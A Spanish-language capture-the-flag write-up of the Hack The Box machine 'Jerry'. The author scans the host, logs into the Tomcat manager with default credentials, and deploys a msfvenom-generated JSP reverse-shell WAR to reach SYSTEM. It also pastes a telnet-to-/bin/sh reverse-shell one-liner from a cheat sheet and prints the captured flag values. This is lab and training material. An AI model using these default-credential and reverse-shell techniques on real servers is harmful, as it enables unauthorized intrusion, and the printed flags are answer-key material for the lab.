


Imagen de Jerry:



Ping -c 3, conexión disponible, al parecer es un Windows

```
(jouker@joukerm)-[~]  
$ ping -c 3 10.10.10.95  
PING 10.10.10.95 (10.10.10.95) 56(84) bytes of data:  
64 bytes from 10.10.10.95: icmp_seq=1 ttl=127 time=33.5 ms  
64 bytes from 10.10.10.95: icmp_seq=2 ttl=127 time=31.7 ms  
64 bytes from 10.10.10.95: icmp_seq=3 ttl=127 time=33.2 ms  
— 10.10.10.95 ping statistics —  
3 packets transmitted, 3 received, 0% packet loss, time 2294ms  
rtt min/avg/max/mdev = 31.696/32.815/33.508/0.798 ms  
(jouker@joukerm)-[~]  
$
```

Reconocimiento de puertos, puerto 80 es el único puerto abierto disponible.

```

└─$ sudo nmap -p- --open -n --min-rate 5000 -Pn -sV -sC -vvv 10.10.10.95 -oN target.txt
[sudo] contraseña para jouker.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-19 09:22 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:22
Completed NSE at 09:22, 0.00s elapsed
Initiating SYN Stealth Scan at 09:22
Scanning 10.10.10.95 [65535 ports]
Discovered open port 8080/tcp on 10.10.10.95
Completed SYN Stealth Scan at 09:22, 26.33s elapsed (65535 total ports)
Initiating Service scan at 09:22
Scanning 1 service on 10.10.10.95
Completed Service scan at 09:22, 6.63s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.10.95.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 09:22
Completed NSE at 09:23, 5.13s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 09:23
Completed NSE at 09:23, 0.33s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 09:23
Completed NSE at 09:23, 0.00s elapsed
Nmap scan report for 10.10.10.95
Host is up, received user-set (0.040s latency).
Scanned at 2025-02-19 09:22:26 CET for 39s
Not shown: 65534 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON          VERSION
8080/tcp  open  http    syn-ack ttl 127 Apache Tomcat/Coyote JSP engine 1.1
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-favicon: Apache Tomcat
|_ http-server-header: Apache-Coyote/1.1
|_ http-title: Apache Tomcat/7.0.88

```

Whatweb 10.10.10.95:8080, el whatweb normal no funciona porque no hacemos focus al puerto 80, parece una versión antigua de apache

pero yo creo que la vulnerabilidad será algo de la web

```
(jouker@joukerm)-[~]
$ whatweb 10.10.10.95
^C/usr/lib/ruby/vendor_ruby/whatweb/scan.rb:75:in `alive?': Interrupt
from /usr/lib/ruby/vendor_ruby/whatweb/scan.rb:75:in `block (2 levels) in scan'
from /usr/lib/ruby/vendor_ruby/whatweb/scan.rb:75:in `map'
from /usr/lib/ruby/vendor_ruby/whatweb/scan.rb:75:in `block in scan'
from /usr/lib/ruby/vendor_ruby/whatweb/scan.rb:71:in `loop'
from /usr/lib/ruby/vendor_ruby/whatweb/scan.rb:71:in `scan'
from /usr/bin/whatweb:619:in `<main>'

(jouker@joukerm)-[~]
$ whatweb 10.10.10.95:8080
http://10.10.10.95:8080 [200 OK] Apache, Country[RESERVED][ZZ], HTML5, HTTPServer[Apache-Coyote/1.1], IP[10.10.10.95] Title[Apache Tomcat/7.0.88]

(jouker@joukerm)-[~]
```

Me suena este panel de haberlo hecho en algún CTF. accedemos al panel de login con credenciales default tomcat y s3cret

REFERENMCIA DE CAPTURA MÁQUINA DEPLOY:

Pero si hacemos clic en cancel, veremos que se nos redirige a otra ventana donde se nos muestran las credenciales:

```
tomcat:s3cret
```

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in the `conf` directory.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above:

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following:


10.10.10.95:8080

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Home Documentation Configuration Examples Wiki Mailing Lists Find Help

Apache Tomcat/7.0.88

If you're seeing this, you've successfully installed Tomcat. Congratulations!

 Recommended Reading:

- [Security Considerations HOW-TO](#)
- [Manager Application HOW-TO](#)
- [Clustering/Session Replication HOW-TO](#)

Server Status Manager App Host Manager

Developer Quick Start

- [Tomcat Setup](#)
- [First Web Application](#)
- [Realms & AAA](#)
- [JDBC DataSources](#)
- [Examples](#)
- [Servlet Specifications](#)
- [Tomcat Versions](#)

Managing Tomcat

For security, access to the `manager webapp` is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 7.0 access to the manager application is split between different users.

Documentation

- [Tomcat 7.0 Documentation](#)
- [Tomcat 7.0 Configuration](#)
- [Tomcat Wiki](#)

Find additional important configuration


Getting Help

[FAQ and Mailing Lists](#)


The following mailing lists are available:

- [tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).

Le damos a manager APP y vemos que tal lo tenemos.



Estando dentro veo algo interesante para la subida de archivos, solo que me pide que sea un archivo de extensión.war



Voy a probar con este war a ver si funciona.

```
(jouker@joukerm)-[~]  
$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.5 LPORT=4444 -f war > reverse.war
```

Reverse Shell Cheat Sheet

Internal All The Things

Internal All The Things

DISCLAIMER

Active Directory

Cheatsheets

Kiosk Escape And Jail Breakout

Hash Cracking

Mimikatz

Miscellaneous & Tricks

Network Discovery

Powershell

Bind Shell

Reverse Shell Cheat Sheet

Telnet

In Attacker machine start two listeners:
nc -lvp 8080
nc -lvp 8081

In Victim machine run below command:
telnet <Your_IP> 8080 | /bin/sh | telnet <Your_IP> 8081

War

msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.0.0.1 LPORT=4242 -f war > reverse.war
strings reverse.war | grep jsp # in order to get the name of the file

Sorprendentemente ha funcionado al primer intento.

					Expire sessions with idle	C:\apache-tomcat-7.0.88>whoami
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Un	whoami
/examples	None specified	Servlet and JSP Examples	true	0	Expire sessions with idle	nt authority\system
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Un	C:\apache-tomcat-7.0.88>
/manager	None specified	Tomcat Manager Application	true	1	Expire sessions with idle	
/reverse	None specified		true	0	Start Stop Reload Un	

Deploy

Deploy directory or WAR file located on server

Context Path (required):

Ya somos NT authority system, por lo que podemos buscar las flags que estan en su escritorios respectivos

Nos dan 2 x 1 en banderas.

```
2 Dir(s) 2,420,403,004 bytes free
```

```
C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
```

```
type "2 for the price of 1.txt"
```

```
user.txt
```

```
7004dbcef0f854e0fb401875f26ebd00
```

```
root.txt
```

```
04a8b36e1545a455393d067e772fe90e
```

```
C:\Users\Administrator\Desktop\flags>
```